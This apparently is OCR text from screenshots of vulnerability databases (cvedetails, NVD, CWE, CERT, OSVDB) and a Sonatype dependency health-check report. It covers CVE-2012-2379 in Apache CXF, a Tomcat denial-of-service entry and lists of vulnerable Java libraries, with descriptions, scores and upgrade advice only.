www.cvedetails.com provides an easy to use web interface to CVE vulnerability data. You can browse for vendors, products and versions and view cve entries, vulnerabilities, related to them. You can view statistics about vendors, products and versions of products. CVE details are displayed in a single, easy to use page, see a sample here.

CVE vulnerability data are taken from National Vulnerability Database (NVD) xml feeds provided by National Institue of Standards and Technology.

Additional data from several sources like exploits from www.exploit-db.com, vendor statements and additional vendor supplied data, Metasploit modules are also published in addition to NVD CVE data.
Vulnerabilities are classified by cvedetails.com using keyword matching and cwe numbers if possible, but they are mostly based on keywords.

Unless otherwise stated CVSS scores listed on this site are "CVSS Base Scores" provided in NVD feeds. Vulnerability data are updated daily using NVD feeds.Please visit nvd.nist.gov for more details.

Please contact *admin at cvedetails.com* or use our feedback forum if you have any questions, suggestions or feature requests.

Browse vendor names starting with:

. 0 1 2 3 4 5 6 7 8 9 @ A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

Browse product names starting with:

Home

Browse :

Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type

Reports :

CVSS Score Report
CVSS Score Distribution

Search :

Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References

Top 50 :

Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions

Other :

Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact
Feedback
CVE Help
FAQ
Articles

External Links :

NVD Website
CWE Web Site

View CVE :

Go

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID :

Go

(e.g.: 12345)

Vulnerability Details : CVE-2012-2379

Apache CXF 2.4.x before 2.4.8, 2.5.x before 2.5.4, and 2.6.x before 2.6.1, when a Supporting Token specifies a child WS-SecurityPolicy 1.1 or 1.2 policy, does not properly ensure that an XML element is signed or encrypted, which has unspecified impact and attack vectors.

Publish Date : 2013-01-02 Last Update Date : 2013-02-13

Collapse All | Expand All | Select | Select&Copy | Scroll To | Comments | External Links

Search Twitter | Search YouTube | Search Google

– CVSS Scores & Vulnerability Types

CVSS Score	**10.0**
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	
CWE ID	CWE id is not defined for this vulnerability

– Products Affected By CVE-2012-2379

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	Application	Apache	CXF	2.4.0				Version Details Vulnerabilities
2	Application	Apache	CXF	2.4.1				Version Details Vulnerabilities
3	Application	Apache	CXF	2.4.2				Version Details Vulnerabilities
4	Application	Apache	CXF	2.4.3				Version Details Vulnerabilities
5	Application	Apache	CXF	2.4.4				Version Details Vulnerabilities

Common Weakness Enumeration

A Community-Developed Dictionary of Software Weakness Types

CWSS™

CWRAF™

Search by ID: Go

CWE List
- Full Dictionary View
- Development View
- Research View
- Fault Pattern View
- Reports
- Mapping & Navigation

About
- Sources
- Process
- Documents
- FAQs


Community
- Use & Citations
- SwA On-Ramp
- Discussion List
- Discussion Archives
- Contact Us

Scoring
- Prioritization
- CWSS
- CWRAF
- CWE/SANS Top 25

Compatibility
- Requirements
- Coverage Claims Representation
- Compatible Products
- Make a Declaration

News
- Calendar
- Free Newsletter

Search the Site



Enlarge

CWE™ International in scope and free for public use, CWE provides a unified, measurable set of software weaknesses that is enabling more effective discussion, description, selection, and use of software security tools and services that can find these weaknesses in source code and operational systems as well as better understanding and management of software weaknesses related to architecture and design.

CWE in the Enterprise

- Software Assurance
- Application Security
- Supply Chain Risk Management
- System Assessment
- Training
- Code Analysis
- Remediation & Mitigation
- NVD (National Vulnerability Database)
- *Recommendation ITU-T X.1524 CWE*, ITU-T CYBEX Series

Related Efforts

Vulnerabilities (CVE)
Attack Patterns (CAPEC)
Cyber Observables (CybOX)
Malware (MAEC)
Structured Threat Information (STIX)
Weakness Scoring System (CWSS)
Weakness Risk Analysis Framework (CWRAF)
Build Security In (BSI)
Making Security Measurable (MSM)

News

- CWE Version 2.8 Now Available
- CWSS Version 1.0 Now Available
- 1 Product from David A. Wheeler Now Registered as Officially "CWE-Compatible"
- MITRE Hosts *Software and Supply Chain Assurance Working Group Meeting*
- CWE, CAPEC, and CVE Are Main Topics of Article about the "Heartbleed" Bug on MITRE's Cybersecurity Blog

More News>>

Status Report

Version 2.8 posted July 31, 2014. There were 58 new entries. There were major changes to 638 entries in support of Software Fault Patterns and the State-of-the-Art Resources (SOAR) report, primarily affecting names, relationships, detection methods, taxonomy mappings, and demonstrative examples. There was a minor schema update. Read the release notes.

More Information

cwe@mitre.org

http://cwe.mitre.org/

Sponsored by DHS/NCCIC/US-CERT

National Vulnerability Database

automating vulnerability management, security measurement, and compliance checking

NIST National Institute of Standards and Technology

Vulnerabilities | Checklists | 800-53/800-53A | Product Dictionary | Impact Metrics | Data Feeds | Statistics | FAQs

Home | SCAP | SCAP Validated Tools | SCAP Events | About | Contact | Vendor Comments

Mission and Overview

NVD is the U.S. government repository of standards based vulnerability management data. This data enables automation of vulnerability management, security measurement, and compliance (e.g. FISMA).

Resource Status

NVD contains:

68877 CVE Vulnerabilities
281 Checklists
248 US-CERT Alerts
4330 US-CERT Vuln Notes
10286 OVAL Queries
101507 CPE Names

Last updated: 2/22/2015 8:17:23 PM

CVE Publication rate: 17.07

Email List

NVD provides four mailing lists to the public. For information and subscription instructions please visit NVD Mailing Lists

Workload Index

Vulnerability Workload Index: 8.57

About Us

NVD is a product of the NIST Computer Security Division and is sponsored by the Department of Homeland Security's National Cyber Security Division. It supports the U.S. government multi-agency (OSD, DHS, NSA, DISA, and NIST) Information Security

National Vulnerability Database

NVD is the U.S. government repository of standards based vulnerability management data represented using the Security Content Automation Protocol (SCAP). This data enables automation of vulnerability management, security measurement, and compliance. NVD includes databases of security checklists, security related software flaws, misconfigurations, product names, and impact metrics.

Announcements

CVSS v3 Preview Information

CVE-ID Format Change Information

Federal Desktop Core Configuration settings (FDCC) / United States Government Configuration Baseline (USGCB)

NVD contains content (and pointers to scanning products) for performing configuration checking of systems implementing the FDCC/USGCB using the Security Content Automation Protocol (SCAP).
FDCC/USGCB Checklists are available here (to be used with SCAP 1.2 validated tools).
SCAP Validated Products are available here.

NVD Primary Resources

- Vulnerability Search Engine (CVE software flaws and CCE misconfigurations)
- National Checklist Program (automatable security configuration guidance in XCCDF and OVAL)
- SCAP (program and protocol that NVD supports)
- SCAP Compatible Tools
- SCAP Data Feeds (CVE, CCE, CPE, CVSS, XCCDF, OVAL)
- Product Dictionary (CPE)
- Impact Metrics (CVSS)
- Common Weakness Enumeration (CWE)

NVD/SCAP Recent Activity:

- October 3rd - 5th, 2012: 8th Annual IT Security Automation Conference
- October 31st - November 2nd, 2011: 7th Annual IT Security Automation Conference
- August 29th - 30th, 2011: EMAP Developer Workshop
- September 27th - 29th, 2010: 6th Annual IT Security Automation Conference
- May 11, 2010: 2010 NASA / Army Systems and Software Engineering Forum
- April 13, 2010: Security Solutions 2010
- March 16, 2010: IT Security Entrepreneurs' Forum
- February 22, 2010: Security Automation Developer Days Winter 2010
- October 26, 2009: 5th Annual IT Security Automation Conference
- September 05, 2008: NVD updated to version 2.2
- August 18, 2008: OMB has release a new memo relating to FDCC and the SCAP validation program. The memo can be found at: http://www.whitehouse.gov/omb/memoranda/fy2008/m08-22.pdf
- August 11, 2008: Interactive Schema and the Interactive Schema Interpreter is now available through NVD at http://scap.nist.gov/specifications/ocil/
- Minor update made to FDCC Reporting Format - update pertains to the Schematron Stylesheet, please reference the changelog for details.
- Version 1.0.2 of the SCAP Validation Program Derived Test Requirements Document has been released.
- All presentations from the Federal Desktop Core Configuration (FDCC) Implementers Workshop have been posted at: http://nvd.nist.gov/workshop.cfm

https://nvd.nist.gov

CERT | Software Engineering Institute | Carnegie Mellon University

Vulnerability Notes Database

Advisory and mitigation information about software vulnerabilities

Homeland Security

Sponsored by the DHS Office of Cybersecurity and Communications

DATABASE HOME | SEARCH | REPORT A VULNERABILITY | HELP

Overview

The Vulnerability Notes Database provides timely information about software vulnerabilities. Vulnerability notes include summaries, technical details, remediation information, and lists of affected vendors. Many vulnerability notes are the result of private coordination and disclosure efforts. - Hide Details

You can search the Vulnerability Notes Database or browse by several views. Help is available on database fields and customizing search queries. For example, you can search for specific information, such as the ten most recently updated vulnerabilities, a list of vulnerabilities that affect control systems, or a list of vulnerabilities discovered using the Basic Fuzzing Framework (BFF).

We also provide an archive of all public vulnerability information from our database.

To communicate with us about a specific vulnerability, please send email with the appropriate VU# number(s) in the subject line. To protect sensitive, non-public vulnerability information, please encrypt mail to the CERT PGP key.

We appreciate your comments and suggestions.

Recent Vulnerability Notes

07 Apr 2015	VU#374268	NTP Project ntpd reference implementation contains multiple vul…	Multiple CVEs
02 Apr 2015	VU#924124	X-Cart contains multiple vulnerabilities	Multiple CVEs
31 Mar 2015	VU#550620	Multicast DNS (mDNS) implementations may respond to unicast …	Unknown
27 Mar 2015	VU#591120	Multiple SSL certificate authorities use predefined email address…	Unknown

Quick Search

asus Go

Advanced Search »

View Notes By

- Date Published
- Date Public
- Date Updated
- CVSS Score

Report a Vulnerability

Please use the Vulnerability Reporting Form to report a vulnerability. Alternatively, you can send us email. Be sure to read our vulnerability disclosure policy.

Connect with Us


http://www.kb.cert.org/vuls/

OSVDB | Search OSVDB | Vendors | Project Info | Help OSVDB! | Sponsors | Account


Open Sourced Vulnerability Database

OSVDB's goal is to provide accurate, detailed, current, and unbiased technical security information.
The project currently covers **120,980** vulnerabilities, spanning **198,973** products from **4,735** researchers, over **113** years.

Vulnerabilities in OSVDB disclosed by type by quarter



[view larger version]



[view larger version]

OSVDB News

2015-06-09	System back down... for now... (was re: Unexpected Downtime for OSVDB)
2015-04-23	A Note on the Verizon DBIR 2015, "Incident Counting", and VDBs
2015-03-31	Reviewing the Secunia 2015 Vulnerability Review (A Redux)
2015-02-02	Vendors sure like to wave the "coordination" flag... (revisiting the 'perf
2015-01-29	2013 Superdome Outage a Hack? The Value of Post-Incident Investiga
2015-01-27	We're "critical", not "immature".
2015-01-20	SQLi Disclosures and the Last Five Years (Transparent Statistics)
2015-01-12	Microsoft's latest plea for CVD is as much propaganda as sincere.
2014-11-16	CVE Is Baffling Some Nights
2014-05-28	The Five High-level Types of Vulnerability Reports


OSVDB Ti

Major Vulnerabilities found


Sponsors

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

Quick Searches

General Search Go
Title Search Go
OSVDB ID Lookup Go
Vendor Search Go

Twitter Feed



http://osvdb.org/

107450 : Apache Tomcat Malformed Chunk Request Handling Remote DoS

http://osvdb.org/107450 | Email This | Edit Vulnerability

Views This Week	Views All Time	Added to OSVDB	Last Modified	Modified (since 2008)	Percent Complete
1	129	about 1 year ago	about 1 month ago	18 times	100%

Timeline

Disclosure Date
2014-05-27

Description

Apache Tomcat contains a flaw that is triggered when handling a malformed chunk size that is part of a chunked request. This may allow a remote attacker to cause a denial of service attack.

Solution

It has been reported that this issue has been fixed. Upgrade to version 8.0.5, 7.0.53, 6.0.41, or higher, to address this vulnerability.

References

- Security Tracker: 1030299
- CVE ID: 2014-0075 (see also: NVD)
- Vendor URL: http://tomcat.apache.org/

Credit

- David Jorm - Red Hat Security Response Team

CVSSv2 Score

CVSSv2 Base Score = 5.0

Source: nvd.nist.gov | Generated: 2014-06-02 | Disagree? | There are 1 more: View All

Access Vector	Access Complexity	Authentication	Confidentiality	Integrity	Availability
Local	High	Multiple Instances	None	None	None
Adjacent Network	Medium	Single Instance	Partial	Partial	Partial
Remote	Low	None	Complete	Complete	Complete
1.0	0.71	0.704	0.0	0.0	0.275

Comments

Add Comment

No Comments.

How do you know if your vulnerable?

http://www.sonatype.com/assessments/application-health-check

Sonatype

Application Health Check

Detailed analysis for report: [redacted]

Summary | Policy | Security Issues | License Analysis

This report provides security and license assessments for open source components found within an application.

Scope of Analysis

265
COMPONENTS IDENTIFIED
91% OF ALL COMPONENTS ARE OPEN SOURCE

27 **34**
POLICY ALERTS
AFFECTING 61 COMPONENTS

80
SECURITY ALERTS
AFFECTING 23 COMPONENTS

45
LICENSE ALERTS


Security Issues

How bad are the vulnerabilities and how many are there?


Critical (7-10)
15

Severe (4-6)
59

Moderate (1-3)
6



The summary of security issues demonstrates the breakdown of vulnerabilities based on severity and the threat level it poses to your application.
The dependency depth highlights quantity and severity and distribution within the application's dependencies.



License Analysis

What type of licenses and how many of each?

Security Issues

How bad are the vulnerabilities and how many are there?

Critical (7-10)


15

Severe (4-6)


59

Moderate (1-3)

6



The summary of security issues demonstrates the breakdown of vulnerabilities based on severity and the threat level it poses to your application.
The dependency depth highlights quantity and severity and distribution within the application's dependencies.



License Analysis

What type of licenses and how many of each?

Critical (8-10)

6

Severe (4-7)


11

Moderate (1-3)


28

No Threat (0)

206



The summary of license analysis demonstrates the number of licenses detected in each category.
The dependency depth compares quantity by category and the distribution within your application's dependencies.



Sonatype

Application Health Check

Detailed analysis for report: [redacted]

Summary | Policy | Security Issues | License Analysis

Filter: All | Exact | Similar | Unknown

Violations: Summary | All

Policy Threat	Component	Popularity	Age	Release History
Search Name	Search Component			9 years
Security-Critical	org.apache.cxf : cxf-bundle : 2.3.11		3.1 y	
License-None	com.sun.xml.stream : sjsxp : 1.0.1		6.8 y	
	jaxb : activation : 1.0.2		9.2 y	
	jaxb : jsr173_api : 1.0		9.1 y	
	jetty : org.mortbay.jetty : 4.2.25		8.5 y	
	jetty : org.mortbay.jetty : 5.1.12		6.0 y	
	jetty : org.mortbay.jmx : 4.2.25		8.5 y	
	jetty : org.mortbay.jmx : 5.1.10		9.5 y	
	jsptags : pager-taglib : 2.0		9.7 y	
	jstl : jstl : 1.1.2		9.7 y	
	nekohtml : xercesMinimal : 1.9.6.2		7.1 y	
	net.sf.jsr107cache : jsr107cache : 1.1		5.9 y	
	org.springframework : spring-asm : 3.0.4.RELEASE		4.9 y	
	velocity-tools : velocity-tools-generic : 1.1		9.7 y	
Security-High	commons-fileupload : commons-fileupload : 1.2.1		7.4 y	
	org.apache.camel : camel-core : 2.10.3		2.6 y	

Sonatype

Application Health Check

Detailed analysis for report: [redacted]

Summary | Policy | Security Issues | License Analysis

Threat Level	Problem Code	Component
Search Level	Search Code	Search Component
10	OSVDB-82781	org.apache.cxf : cxf-bundle : 2.3.11
	CVE-2012-2379	org.apache.cxf : cxf-bundle : 2.3.11
7	CVE-2013-4002	xerces : xercesImpl : 2.9.1
	CVE-2015-0254	taglibs : standard : 1.1.2
	OSVDB-103916	org.apache.camel : camel-core : 2.10.3
	OSVDB-65697	org.apache.ws.commons.axiom : axiom-api : 1.2.7
	CVE-2014-0107	xalan : xalan : 2.7.1
	CVE-2010-1632	org.apache.ws.commons.axiom : axiom-api : 1.2.7
	CVE-2014-0003	org.apache.camel : camel-core : 2.10.3
	OSVDB-104942	xalan : xalan : 2.7.1
	CVE-2011-2730	org.springframework : spring-web : 3.0.4.RELEASE
	OSVDB-98703	commons-fileupload : commons-fileupload : 1.2.1
	CVE-2013-2186	commons-fileupload : commons-fileupload : 1.2.1
	OSVDB-103917	org.apache.camel : camel-core : 2.10.3
	CVE-2014-0002	org.apache.camel : camel-core : 2.10.3
6	OSVDB-96520	org.springframework : spring-oxm : 3.0.4.RELEASE
	CVE-2013-4152	org.springframework : spring-oxm : 3.0.4.RELEASE
	CVE-2014-0054	org.springframework : spring-oxm : 3.0.4.RELEASE

Sonatype

Application Health Check


Detailed analysis for report: [redacted]

Summary | Policy | Security Issues | License Analysis

Threat Level	Problem Code	Component
Search Level	Search Code	Search Component
10	OSVDB-82781	org.apache.cxf : cxf-bundle : 2.3.11

Component Info | Policy | Similar | Occurrences

Group: **org.apache.cxf**
Artifact: **cxf-bundle**
Version: **2.3.11**
Overridden License: **-**
Declared License: **Apache-2.0**
Observed License: **WS-Addressing-200403, Apache-1.1, W3C, Apache-2.0, MIT, WS-Addressing-200408, OASIS**
Highest Security Threat: **10 within 14 security issues**
Cataloged: **3 years ago**
Match State: **exact**
Identification Source: **Sonatype**
Website:



	OSVDB-98703	commons-fileupload : commons-fileupload : 1.2.1
	CVE-2013-2186	commons-fileupload : commons-fileupload : 1.2.1
	OSVDB-103917	org.apache.camel : camel-core : 2.10.3
	CVE-2014-0002	org.apache.camel : camel-core : 2.10.3
6	OSVDB-96520	org.springframework : spring-oxm : 3.0.4.RELEASE
	CVE-2013-4152	org.springframework : spring-oxm : 3.0.4.RELEASE
	CVE-2014-0054	org.springframework : spring-oxm : 3.0.4.RELEASE

Sonatype


Application Health Check

Detailed analysis for report: [redacted]

Summary | Policy | Security Issues | License Analysis

License Threat	Component
Search Licenses	Search Component
MPL-1.1, Apache-2.0, BSD-3-Clause, GPL or MPL-1.1, LGPL-2.0+ or MP	com.lowagie : itext : 2.0.8
Apache-2.0, AFL-2.1 or GPL-2.0+	org.ccil.cowan.tagsoup : tagsoup : 1.2.1
CDDL-1.0 or GPL-2.0, No Source License	javax.xml.stream : stax-api : 1.0
MPL-1.1, GPL-2.0+ or MPL-1.1	rhino : js : 1.7R2
MPL-1.1, GPL-2.0+ or LGPL-2.1+ or MPL-1.1	com.googlecode.juniversalchardet : juniversalchardet : 1.0.3
GPL-2.0, No Sources	mysql : mysql-connector-java : 5.1.13
Non-Standard, No Source License	org.reflections : reflections : 0.9.9-RC1
Apache-2.0, Non-Standard	org.codehaus.jackson : jackson-mapper-asl : 1.9.9
BSD-2-Clause, Non-Standard	org.codehaus.woodstox : stax2-api : 3.1.1
Apache-2.0, Non-Standard	com.fasterxml.jackson.core : jackson-core : 2.1.1
Not Declared, Sun-IP, WernerRandelshofer	javax.xml.bind : jaxb-api : 2.1
Apache-2.0, Non-Standard	org.codehaus.jackson : jackson-core-asl : 1.9.9
Apache-2.0, Non-Standard	com.fasterxml.jackson.core : jackson-databind : 2.1.1
Apache-2.0, Non-Standard	org.codehaus.woodstox : wstx-asl : 3.2.9
BSD-3-Clause, Adobe	com.adobe.xmp : xmpcore : 5.1.2
Non-Standard, No Source License	org.hibernate.javax.persistence : hibernate-jpa-2.0-api : 1.0.0.Final
Apache-2.0, Non-Standard	org.codehaus.woodstox : woodstox-core-asl : 4.1.1
Apache-2.0 or EPL-1.0	org.eclipse.jetty : jetty-util : 7.4.5.v20110725

run an application health check



tool and database of exploits and vulnerabilities

Apache Tomcat/8.0.1 - Err ×

localhost:8080/lskjdfs

aws regatta iqity manifest cardinal judd codemash hadoop devtools devops old clients

HTTP Status 404 - /lskjdfs

type Status report

message /lskjdfs

description The requested resource is not available.

Apache Tomcat/8.0.1

Switch to https://

Home

Browse :

Vendors

Products

Vulnerabilities By Date

Vulnerabilities By Type

Reports :

CVSS Score Report

CVSS Score Distribution

Search :

Vendor Search

Product Search

Version Search

Vulnerability Search

By Microsoft References

Top 50 :

Vendors

Vendor Cvss Scores

Products

Product Cvss Scores

Versions

Other :

Microsoft Bulletins

